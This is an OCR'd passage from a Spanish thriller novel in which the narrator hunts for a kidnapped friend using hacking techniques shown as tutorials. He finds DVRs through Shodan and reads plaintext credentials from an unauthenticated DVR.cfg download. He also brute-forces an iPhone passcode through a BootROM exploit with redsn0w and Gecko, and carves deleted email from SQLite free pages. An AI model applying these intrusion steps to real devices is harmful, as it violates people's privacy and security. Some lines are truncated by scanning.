


Img 40: Buscador Shodan con los resultados de DVR.

Solo tuve que probar en dos o tres IP hasta dar con una en la que conseguí entrar.

Recorrí todos los menús, tratando de imaginar en qué parte habría un error de diseño qu facilitase mi propósito.

Tras unos minutos, *tuve una idea: una de las opciones permitía guardar, fuera de la propia* cámara, una copia de seguridad de la configuración; tan solo había que pulsar sobre el botón "Descargar" del menú "Configuración de copias de seguridad". Me pregunté: ¿y si esa petición no requiriese autenticación?



Img 41: Opciones de la DVR, como descargar una copia de seguridad de la configuración.


Se me puso la piel de gallina mientras movía el ratón hasta el icono. Descargué el archivo y lo abrí con el bloc de notas.




```
DDNS_ENABLE=0
DDNS_PROVIDER=2
DDNS_HOST_NAME=
DDNS_ID=
DDNS_PASSWD=
DDNS_UPDATE_TIME=360
##########WEBSITE##########
WEB_LOGIN_MODE=1
WEB_LANGUAGE=0
WEB_ADMIN_ID=admin
WEB_ADMIN_PWD=admin
WEB_USER0=
WEB_PASSWD0=
WEB_AUTH_LEVEL0=255
WEB_USER1=
WEB_PASSWD1=
WEB_AUTH_LEVEL1=255
WEB_USER2=
WEB_PASSWD2=
WEB_AUTH_LEVEL2=255
WEB_USER3=
WEB_PASSWD3=
WEB_AUTH_LEVEL3=255
##########FTPMAIL##########
MAIL_EVENT_ENABLE=0
MAIL_ID=
MAIL_PASSWD=
MAIL_SERVER=
MAIL_EVENT_SUB=
MAIL_SENDER=
```

Img 42: Archivo de configuración de DVR.

¡Bien! La contraseña estaba en el fichero de configuración sin cifrar. No tendría que hacer nada más; solo verificar la dirección de la cual se había descargado el fichero y, por último, comprobar que podía ser invocada sin haberme identificado previamente, es decir, sin sesión validada.




Img 43: Módulo Live HTTP Headers en firefox mostrando peticiones web.

Monitoricé las peticiones que hacía Firefox con LiveHttpHeaders[17] y averigüé que, cuando el botón era pulsado, hacía una llamada a http://X.X.X.X/DVR.cfg, de donde se descargaba el archivo con la copia de seguridad.

Me limpié el sudor de la frente. Todo esto no serviría de nada si la web, cuando recibiera la consulta directa al archivo "DVR.cfg", detectase que aún no se habían introducido las credenciales y solicitase el usuario y la contraseña.

Cambié a una pestaña más del navegador, modifiqué la dirección IP de la cámara de Internet por la dirección de la tienda, y presioné la tecla Enter con fuerza al tiempo que lanzaba una enorme exhalación:

¡Bingo! No me lo podía creer. Acababa de encontrar un 0day (o fallo no conocido) realmente estúpido con el que averiguar el usuario y la contraseña de estos malditos chismes.



Img 44: Configuración de DVR de la tienda con credenciales.

Con las credenciales en mi poder, descargué el vídeo y lo abrí con el reproductor.

La grabación mostraba el interior del establecimiento, la puerta de entrada y, como pronostiqué, parte de la calle próxima al portal, en último plano y a la derecha de la pantalla. Ese era el recuadro que me interesaba. La calidad no era muy buena, aunque suficiente para mis propósitos. La fecha y la hora aparecían superpuestas en la esquina inferior derecha de la pantalla, lo que me permitía llevar un control de tiempo.

Pronto comprendí que tardaría una eternidad en descubrir algo interesante con un visionado normal, así que activé el control de velocidad al máximo en los tramos donde la cámara había captado la calle desierta, congelando la imagen donde personas o vehículos cruzaban por delante de la tienda.

Me sorprendió ver a Yolanda entrando en el portal a las 22:35 horas. Apareció fugazmente desde el otro lado de la calle y solo la reconocí por su vestido, el mismo que llevaba en el VIPS. Retrocedí hasta conseguir una imagen en que se la veía de cuerpo entero. A pesar de no ser más que una agrupación de píxeles que apenas sí dejaban intuir sus rasgos, no pude evitar acariciar la pantalla con los dedos y sentir una profunda emoción. Atendiendo a la hora, ella había vuelto directamente a casa después de nuestra cita. También coincidía con lo que me contó su vecina.

Las siguientes horas de video pasaron a velocidad de vértigo y solo mostraron a algún que otro transeúnte de aspecto cansado, en ningún caso sospechoso, aunque ningún vehículo. Luego la calle quedó desierta y el video se transformó en una foto fija, ya que nada ni nadie alteraba el plano.

Hasta las 4:47, cuando un coche oscuro cruzó la pantalla de izquierda a derecha, con las luces apagadas. Debió de dar la vuelta, pues apareció de nuevo por la derecha y se detuvo frente al portal en doble fila. La parte delantera era visible; no así la matrícula, oculta por los vehículos estacionados. El reflejo de una farola sobre la luna impedía la identificación de los ocupantes.

Nadie salió del vehículo hasta pasados diez minutos, cuando las puertas se abrieron y dos hombres se apearon. El conductor, calvo y corpulento, vestía con chaqueta y pantalones

vaqueros. El acompañante llevaba un traje sin corbata y destacaba por su extrema delgadez y el pelo rapado. Este último examinó la calle antes de adentrarse en el portal, seguido por el conductor.

Me parecieron sospechosos desde el primer momento, no solo porque llegaron a una hora muy avanzada de la noche, sino también por la prolongada espera antes de salir del vehículo, por el aspecto rígido y la actitud vigilante.

Adelanté el video hasta las 5:36. A esa hora el calvo salió cargando dos bolsas abultadas que llevó hacia la parte trasera del coche, fuera de plano. Volvió a aparecer ya sin bolsas, mirando a uno y otro lado. Sacó un teléfono y se lo llevó a la oreja; tras unos segundos lo guardó y continuó vigilando la calle junto a la puerta del conductor.

Tres minutos más tarde, hizo un gesto de asentimiento y volvió a salir de plano. Enseguida regresó por el lateral del vehículo y se sentó al volante. Esperó un momento en esa posición antes de iniciar la marcha y hacer desaparecer el vehículo por la izquierda de la pantalla.

Retrocedí para ver la secuencia de nuevo, esta vez a cámara lenta. La escena se reprodujo como si aconteciera bajo el agua. Los movimientos pausados me permitían apreciar cada detalle con más calma, pero en ningún momento pude leer la matrícula.

Lo que sí pude ver fueron los asientos traseros del vehículo al pasar por delante de la cámara. Había dos personas allí sentadas. Reconocí al tipo delgado detrás del conductor. Parecía que se inclinaba hacia la tercera persona y le obligaba a mantener la cabeza agachada. Las facciones de esta no se apreciaban con claridad, pues se ocultaban tras una melena enmarañada. Paré el vídeo y me fijé con mayor atención.

Entonces, mis pupilas se dilataron y perdí el aliento. Porque, a pesar de la escasa luz y la pobre calidad de la grabación, no tenía ninguna duda de que esa persona, asustada y sometida, era Yolanda.

Capítulo X
SQLite

El examen del video me llevó una media hora, pero dentro del vehículo, sin aire acondicionado y bajo el sol de la tarde, fueron treinta minutos muy largos. Para cuando terminé, estaba tan angustiado que me temblaban las manos al girar la llave del contacto.

Conduje de vuelta a casa con el piloto automático, sin prestar atención a las señales ni a los otros vehículos. La imagen de Yolanda en el asiento trasero no se me iba de la cabeza. Todo lo que había descubierto hasta ahora corroboraba la hipótesis de un secuestro. La pregunta era: ¿por qué?

Sentí físicamente el peso del pendrive en el bolsillo. Tal y como habían sucedido los hechos, sería demasiada coincidencia que el archivo no tuviera nada que ver con toda aquella historia. Además estaba la desaparición del hermano; simplemente no me creía que fuese un hecho aislado.

Por una vez tuve suerte y encontré un estacionamiento cercano a mi portal. Me llevé el portátil, el móvil de Yolanda y a Hello Kitty conmigo. Eran las únicas pistas con las que contaba, pero primero tenía que trabajar en ellas si quería sacar algo útil. Era una ardua labor la que tenía por delante. Solo esperaba que diera sus frutos.

Una vez arriba, atravesé el pasillo para dejar todas mis cosas en el despacho. Regresé a la cocina, donde me preparé un sándwich de atún con mayonesa acompañado de una Coca-Cola que saqué de la nevera. Después de lo que había descubierto, había perdido el apetito, pero me obligué a comer algo ya que no probaba bocado desde el desayuno. Dispuse todo en una bandeja para poder cenar mientras trabajaba.

De nuevo en el despacho, conecté la memoria a un puerto libre para volver a estudiar el archivo descifrado. Me centré en la tabla con los nombres asociados a cantidades y fechas.

La examiné con detenimiento. Los nombres estaban en la columna etiquetada como "destino". Eran nombres de ciudades alemanas en su denominación vernácula. Ignoraba si hacían verdadera referencia a ciudades o estas no eran más que un código que identificaba otra cosa. Fuera como fuese, cada nombre estaba relacionado con una cantidad de euros (así lo sugería el símbolo que seguía a la cifra) y con una fecha. Las fechas de las operaciones, si de eso se trataban, eran recientes, pero se remontaban hasta el inicio del año, del modo en que lo haría un documento contable en relación al año fiscal.

Seguía sin comprender nada, pero uno de los nombres llamó mi atención: Nürnberg tenía asignadas las mayores cantidades. En general, las sumas eran considerables, pero las de

este superaban con mucho a las demás; asimismo, aparecía un mayor número de veces y con una periodicidad destacada. No sabía quién o qué era Nümberg, pero de su importancia no cabía dudar. Archivé este dato en mi memoria y continué repasando las distintas filas y columnas, sin llegar a ninguna otra conclusión.

Destino	Cantidad	Fecha
Nürnberg	87.000,00 €	21/05/2012
Köln	5.400,00 €	10/05/2012
München	2.200,00 €	09/05/2012
München	400,00 €	03/05/2012
Nürnberg	65.000,00 €	01/05/2012
Düsseldorf	5.100,00 €	28/04/2012
München	9.050,00 €	28/04/2012
Nürnberg	10.300,00 €	26/04/2012
Köln	4.300,00 €	12/04/2012
Düsseldorf	3.020,00 €	10/04/2012
Düsseldorf	2.100,00 €	05/04/2012
München	1.200,00 €	04/04/2012
Nürnberg	90.000,00 €	01/04/2012

Img 45: Datos del archivo PDF recuperado.

Terminé el sándwich y apuré la Coca-Cola con los ojos pegados a la pantalla. Los calambr en el estómago desaparecieron, pero fueron sustituidos por un incipiente dolor de cabez Masajeé mis sienes reclinado en la butaca, pero el fugaz descanso que me concedí no sirv para aliviarme.

Me levanté el tiempo justo para ir a la cocina a por una aspirina y un vaso de ag Mientras esperaba a que el fármaco hiciese efecto, me entretuve dando vueltas al mó recuperado entre las manos. Un par de veces, apreté el botón de activación, pero en ca ocasión me encontraba la barrera del código de cuatro dígitos. Esta no era solo una barr tecnológica, también suponía una barrera moral. Pero ya había rebasado otras antes y misma justificación servía para una más. Acceder a la información del móvil no aumenta sustancialmente el peso con que ya cargaba mi conciencia. Superada la última duda, puse a trabajar.

El aparato era un iPhone 4 del que desconocía la versión de su sistema operativo "IO En este punto, me daba igual, por lo menos hasta que consiguiera acceder tras averigua código de desbloqueo.

Probar todas las combinaciones a mano no era una opción, ya que Apple establecía protección que prolongaba el tiempo de espera si detectaba varios intentos fallidos continuabas por ese camino, el móvil se bloqueaba definitivamente y quedaba inservi Para mi fortuna, conocía un método para recuperar la contraseña sin perder los datos.



Img 46: Solicitud del código de bloqueo del iPhone.

Estos terminales permiten actualizar la versión de IOS mediante iTunes con distintos métodos: el modo normal llamado de "recuperación", donde se muestra un dibujo en pantalla con el cable del iPhone y una flecha apuntando hacia un icono de iTunes; o el modo especial "DFU" (Device Firmware Update), que se inicia en caso de emergencia y si el anterior falla. Para usar este modo durante el arranque del móvil hay que seguir un orden establecido de pulsaciones del botón de encendido y "Home".

Para descubrir el código de desbloqueo, había que apagar el móvil, arrancarlo en DFU y ejecutar una versión del sistema operativo modificada con aplicaciones añadidas, que probarían las 1000 combinaciones posibles de números hasta dar con la correcta, todo ello sin que fueran detectadas y el móvil se bloqueara para siempre.

BootROM es la primera aplicación que se inicia cuando el móvil se enciende y se encarga de configurar el terminal en modo DFU. Para que BootROM ejecute un sistema operativo modificado sin que haya sido previamente firmado por Apple, acreditando que aquello es suyo y es seguro, es necesario utilizar alguno de los fallos existentes en la propia BootROM, como limera1n o SHAtter.


Todo el proceso ya lo automatiza la aplicación Gecko iPhone Toolkit[18]. Basta con descargar esta herramienta, la imagen de IOS (IPSW[19]) y redsn0w[20], *que es usada para iniciar el móvil* explotando la vulnerabilidad en el BootROM.

Apagué el iPhone y lo conecté al PC. Inicié Gecko, seleccioné el fichero IPSW con el que arrancar el móvil (`iPhone3,1_5.0.1_9A405_Restore.ipsw`), pulsé sobre Boot y, desde ahí, arrancó redsn0w, que fue indicando los pasos a seguir con las pulsaciones de botones para encenderlo en modo DFU.

Tras arrancar el iPhone e instalarse los drivers en Windows, redsn0w detectó su presencia y ejecutó todas las acciones. El móvil mostraba el inicio y un gigante OK.



Img 47: iPhone iniciando con debug habilitado.




Img 48: Fuerza bruta del código de bloqueo.

Por último, pulsé sobre "Launch" en Gecko y el terminal empezó a mostrar líneas con cada uno de los intentos:

Para probar las mil combinaciones se tarda un máximo de veinte minutos, pero normalmente el código correcto aparece antes. En este caso, este se visualizó en la pantalla de mi PC en tan solo tres minutos: "`{'passcode': '1491'.`". No sabía si esa cifra significaba algo para Yolanda o la había elegido de forma aleatoria.





Img 49: Herramienta Gecko iPhone Toolkit con el código de bloqueo.

Entonces, reinicié el iPhone y accedí con normalidad, como si fuese el mío propio.

Luego abrí distintas aplicaciones para buscar información: las últimas llamadas, los mensajes de texto, el correo electrónico y la agenda.





Img 50-51: Agenda con cita en el iPhone.

Lo primero que llamó mi atención fue una cita en el calendario, para la tarde del día siguiente: "P.Suárez/Entregar archivo; 17:00 horas; Fuente del muro en Parque Berlín




(Madrid)". La referencia "entregar archivo" junto al nombre propio destacaba como un faro en la oscuridad de la noche. Anoté los datos en mi agenda, convencido de su importancia.

Busqué en los contactos la entrada "Suárez", pero no aparecía por ningún lado. Revisé las demás entradas del calendario sin encontrar nada más que eventos pasados o lo suficientemente intrascendentes para que los descartara. Me conmovió observar la anotación del día anterior: "Ángel; 19:00 horas; VIPS Parque Oeste (Alcorcón)". Parecía que hubiese pasado una eternidad desde nuestro encuentro, cuando todavía no habían transcurrido ni veinticuatro horas. Es extraño cómo se percibe el paso del tiempo cuando la rutina de tu vida salta por los aires.

No me permití ni un momento para el recuerdo. La preocupación me impulsaba hacia delante como un cohete marca ACME. Exploré el resto de aplicaciones e información del teléfono: los mensajes privados de Facebook, el historial de navegación, las fotos, la lista de tareas, los últimos lugares que había introducido en el GPS... absolutamente todo. En ese momento, el respeto a la intimidad era la última de mis prioridades.

Sorprendido de la cantidad de datos insustanciales que una persona "no técnica" puede llevar en su terminal y desesperado por la falta de otra información relevante, decidí profundizar en el correo electrónico.

Me dispuse a recuperar mensajes eliminados o, por lo menos, algunos fragmentos de estos. Para ello, usé la herramienta iExplorer[21] y descargué el fichero /var/mobile/Library/Mail/Protected Index del móvil a mi PC. En esta base de datos de formato SQLite, se almacenan todos los mensajes de correo, y solo está accesible si el teléfono tiene *jailbreak*, es decir, si se ha explotado otra vulnerabilidad para obtener acceso como usuario root.



Img 52: Vista de gestión de archivos con iExplorer.

Tanto en Android como en IOS, es casi un estándar utilizar SQLite para guardar información debido a su simplicidad y sencillez. Los archivos SQLite tienen una estructura similar a un sistema de ficheros, donde los datos son almacenados en páginas formando árboles. Existen distintos tipos de páginas, aunque todas ellas tienen el mismo tamaño, dividiendo el fichero lógicamente en partes iguales.

Mediante el uso de páginas del tipo "libre", SQLite gestiona los datos eliminados y el espacio libre disponible. Por ejemplo, cuando un correo es borrado, este permanece en el fichero y el espacio que ocupa es marcado como "disponible". Si ese nuevo espacio no es usado, se puede averiguar la información que contenía.

Hay dos tipos de páginas libres: un índice denominado troncal y que únicamente se encarga de enumerar las páginas "hoja", y las hojas libres, que son aquellas que contienen la información y que están disponibles para su uso futuro.

En los 100 primeros bytes del archivo SQLite reside la cabecera. En ella se detallan las propiedades de la base de datos y los parámetros necesarios para empezar a bucear. Los más importantes, en vista a encontrar la información eliminada, son:

Offset	Tamaño	Descripción
0	**16**	Identificación del fichero: "SQLite format 3\000"
16	**2**	Tamaño en bytes de cada página. Por lo que el tamaño total del fichero siempre ha de ser múltiplo de este número. El tamaño máximo es 65536 y el mínimo 512.
18 y 19	**1**	Especifican si el modo de journaling WAL está activado para escritura (offset 18) o lectura (offset 19) usando el valor 2.
24	**4**	Indica el número de veces que el fichero ha sido modificado.
28	**4**	Número de páginas que componen la base de datos.
32	**4**	Número de la primera página libre troncal.
36	**4**	Número total de páginas libres.
56	**4**	Codificación del texto: 1 equivale a UTF-8; 2, a UTF-16le; y 3, a UTF-16be.
64	**4**	Si está a 0, no está activado el "auto-vacuum"; cualquier otra cosa, está activado.
96	**4**	Versión de la base de datos.

Tabla 3: Datos más relevantes de la cabecera SQLite

Comencé abriendo el fichero con un editor hexadecimal para averiguar estos datos.

- La identificación era correcta, acabando con 00.
- La página tenía un tamaño de 4096 bytes (10 00).

- Read y Write de WAL estaba desactivado (01 01).
- El fichero se había modificado 24.517 veces (00 00 5F C5).
- Se componía de 2060 páginas (00 08 0C).
- La primera página troncal era la número 740 (00 00 02 E4).
- Existían 1514 páginas libres en el fichero (00 00 05 EA).
- La codificación del texto era UTF-8 (00 00 00 01).
- El auto-vacuum estaba completamente desactivado (00 00 00 00).
- La versión de la base de datos era 3007007, es decir 3.7.7 (00 2D E2 1F).

```
          0  1  2  3  4  5  6  7  8  9  10 11 12 13  0123456789ABCD
00000000  53 51 4C 69 74 65 20 66 6F 72 6D 61 74 20  SQLite format
00000014  33 00 10 00 01 01 00 40 20 20 00 00 5F C5  3......@  .._.
00000028  00 00 08 0C 00 00 02 E4 00 00 05 EA 00 00  ..............
00000042  00 02 00 00 00 01 00 00 00 00 00 00 00 00  ..............
00000056  00 00 00 01 00 00 00 00 00 00 00 00 00 00  ..............
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
00000084  00 00 00 00 00 00 00 00 00 00 5F C5 00 2D  .........._..-
00000098  E2 1F 0D 00 00 00 02 0F 20 00 0F 8C 0F 20  ........ ....
00000112  00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
```

Img 53: Volcado de la cabecera de SQLite.

El fichero no disponía de archivo WAL, que es el nuevo sistema de rollback usado para dar marcha atrás a un cambio en caso de error, y del que también se puede sacar información eliminada. Opté por atacar al propio archivo de la base de datos, debido a que estaba desactivado el auto_vacuum (con el que se eliminan automáticamente las páginas del tipo hoja libre para reducir el tamaño del fichero), lo que me daba una opción para encontrar lo que buscaba.

1514 páginas libres por 4096 bytes cada una de ellas, en total suponían 6.201.344 bytes de información.

El siguiente paso era ver el índice que contenía la primera página libre troncal, y de ahí averiguar los números del resto de páginas con hojas libres. Abrí el fichero con un editor hexadecimal y me posicioné en la página 740, equivalente al offset 3026944, ya que si las páginas eran de 4096 bytes, se calcula mediante la fórmula: (nº página – 1) * tamaño de página; en este caso: (740-1)*4096.

Los índices libres se componen de conjuntos de 4 bytes. Los 4 primeros indican el número del siguiente índice ó 0 si no hay más; el segundo conjunto, el número restante de elementos; y, en base a ese número, el resto de conjuntos de 4 bytes son los números de las hojas libres disponibles.

El correo era grande y ya sabía con anterioridad que el número total de páginas era de 1514, por lo que programé un pequeño script en python que hiciera el recorrido por mí, calculando los offsets y volcando los siguientes 4096 caracteres ASCII de cada una de las hojas libres.

Además de estas hojas, también es posible encontrar datos eliminados en las páginas "b-tree", que son aquellas que contienen información válida tanto de la estructura de la base de datos como de los datos que la componen, pero que no se han rellenado por completo o ha sido fragmentada con el paso del tiempo. Afortunadamente, no fue necesario consultar estas partes del fichero.

El método dio su fruto y encontré algo interesante: dado que el hermano de Yolanda había desaparecido, me interesaban especialmente sus correos; el último de ellos me obligó a contener la respiración mientras lo leía tres veces. Cuando por fin asimilé su significado, solté el aire en una lenta espiración.

```
48 6F 6C 61 2C 20 68 65 72 6D 61 6E 69 74  Hola, hermanit
61 3A 0D 0A 0D 0A 53 E9 20 71 75 65 20 65  a:....S. que e
73 74 6F 20 74 65 20 70 61 72 65 63 65 72  sto te parecer
E1 20 65 78 74 72 61 F1 6F 2C 20 70 65 72  . extra.o, per
6F 20 6E 65 63 65 73 69 74 6F 20 74 75 20  o necesito tu
61 79 75 64 61 20 79 20 6E 6F 20 70 75 65  ayuda y no pue
64 6F 20 65 78 70 6C 69 63 61 72 74 65 20  do explicarte
65 6C 20 6D 6F 74 69 76 6F 2E 20 41 64 6A  el motivo. Adj
75 6E 74 6F 20 75 6E 20 61 72 63 68 69 76  unto un archiv
6F 2E 20 4E 6F 20 70 6F 64 72 E1 73 20 61  o. No podr.s a
62 72 69 72 6C 6F 2E 20 53 F3 6C 6F 20 71  brirlo. S.lo q
75 69 65 72 6F 20 71 75 65 20 6C 6F 20 74  uiero que lo t
65 6E 67 61 73 20 70 6F 72 20 73 69 20 61  engas por si a
63 61 73 6F 2E 20 41 68 6F 72 61 20 6D 69  caso. Ahora mi
73 6D 6F 20 65 73 74 6F 79 20 6D 65 74 69  smo estoy meti
64 6F 20 65 6E 20 61 6C 67 6F 20 79 20 65  do en algo y e
6C 20 61 72 63 68 69 76 6F 20 65 73 20 6D  l archivo es m
75 79 20 69 6D 70 6F 72 74 61 6E 74 65 2E  uy importante.
20 53 69 20 61 6C 67 6F 20 6D 65 20 70 61   Si algo me pa
73 61 72 61 2C 20 73 61 62 72 E1 73 20 71  sara, sabr.s q
75 E9 20 68 61 63 65 72 20 63 6F 6E 20 E9  u. hacer con .
6C 2E 20 50 65 72 6F 20 6E 6F 20 74 65 20  l. Pero no te
70 72 65 6F 63 75 70 65 73 2E 20 45 73 74  preocupes. Est
61 72 E9 20 62 69 65 6E 2E                 ar. bien.
```

Img 54: Datos recuperados del correo electrónico.

La fecha del correo se remontaba dos semanas atrás. A partir de entonces, los acontecimientos se habían sucedido: Pablo envía un archivo a su hermana antes de desaparecer; días más tarde, Yolanda me pide que descifre un archivo y acto seguido la secuestran. No había que ser Sherlock Holmes para deducir que se trataba del mismo archivo; ambos hechos eran demasiado extraños y próximos en el tiempo para obedecer a causas distintas.

Un escalofrío recorrió mi espalda. ¿Cómo podía un simple PDF dar pie a la desaparición de dos personas? Ni siquiera yo, que lo había descifrado y leído, alcanzaba a comprenderlo.

De pronto, me entraron unas ganas tremendas de desentenderme de todo. Nadie me garantizaba que yo no fuese el siguiente en sufrir un trágico destino, *ya que ahora tenía el* archivo en mi poder. De no haber sido por el compromiso que había adquirido con Yolanda, y por mis sentimientos hacia ella, me habría olvidado de todo y continuado con mi vida. En cambio, volví a repasar la tabla.

El asiento Nümberg era importante, eso estaba claro, y no solo por el importe de las cantidades, sino porque las mismas cifras y fechas constaban a continuación de la tabla en justificantes de ingresos en cuentas numeradas de bancos extranjeros. Sobre todo de Suiza. No era un país conocido por su transparencia financiera, ¿verdad?

¿Qué era entonces todo ese embrollo? ¿Evasión fiscal? ¿Y qué pintaba el hermano con ese documento? ¿Por qué se lo había remitido a Yolanda? Hasta donde yo sabía, aquel no era ningún millonario preocupado por Hacienda, y esta ninguna experta en contabilidad. ¿Quién era el alemán cuyo nombre había descubierto en el PDF? ¿Qué relación tenía con los dos hermanos? ¿Sería él el responsable de ambas desapariciones? No, imposible, un secuestro parecía algo exagerado solo para evitar tener que rendir cuentas al fisco. Nadie podía sentirse amenazado hasta ese punto por unos cuantos cientos de miles sin declarar. Sin contar con que el PDF no constituía ninguna prueba de nada. ¿O sí? No, en el archivo tenía que haber algo más. O quizás solo fuera una pieza de un puzle mucho mayor que aislada no servía para nada.

Estaba como al principio. Había transgredido unas cuantas normas legales y éticas, pero no me encontraba más cerca de averiguar la verdad que el día anterior, cuando empezó todo.

Al concienciarme de la inutilidad de mis esfuerzos, me replanteé seguir el camino que había emprendido en solitario; más aún, cuando todo parecía indicar que mi amiga no estaba metida en nada ilegal, sino que su hermano la había convertido en una víctima al enviarle el archivo. Ahora mis anteriores precauciones con respecto a la policía parecían fuera de lugar. Quizás había llegado la hora de acudir a comisaría y dejar la investigación en manos profesionales.

Capítulo XI
Asalto

Acababa de tomar la decisión de llamar a la policía cuando mi teléfono cobró vida. En el identificador apareció una foto de Jaime. ¡Mierda! Estaba dispuesto a no contestar, pero al final opté por apretar la tecla verde. Tenía alguna sospecha sobre el motivo de su llamada.

-¿Qué pasa, Jaime? –dije-. ¿Qué te cuentas?

-Ángel, tío, ¿has hablado con Roberto?

-No, ¿por qué?

-¿Que por qué? Porque me ha jodido, tío, me ha jodido pero bien jodido.

-Pero, ¿qué ha hecho?

-No lo sé, pero algo ha tenido que hacer.

-¿Por qué lo dices?

-Porque sin su intervención, no me explico cómo la tía que ayer tenía comiendo de la palma de la mano, hoy me grita que soy un depravado, que la deje en paz y no sé qué historias sobre una cárcel mexicana donde voy a terminar.

Parecía que la chica no había seguido al pie de la letra mis instrucciones en cuanto a la discreción, pero el efecto había sido el mismo. Tuve que hacer grandes esfuerzos para no reír al advertir la confusión de mi compañero.

-¿Qué me dices?

-Lo que oyes –sentenció-. Que Roberto me la ha liado.

-No acabo de entender de qué va todo esto.

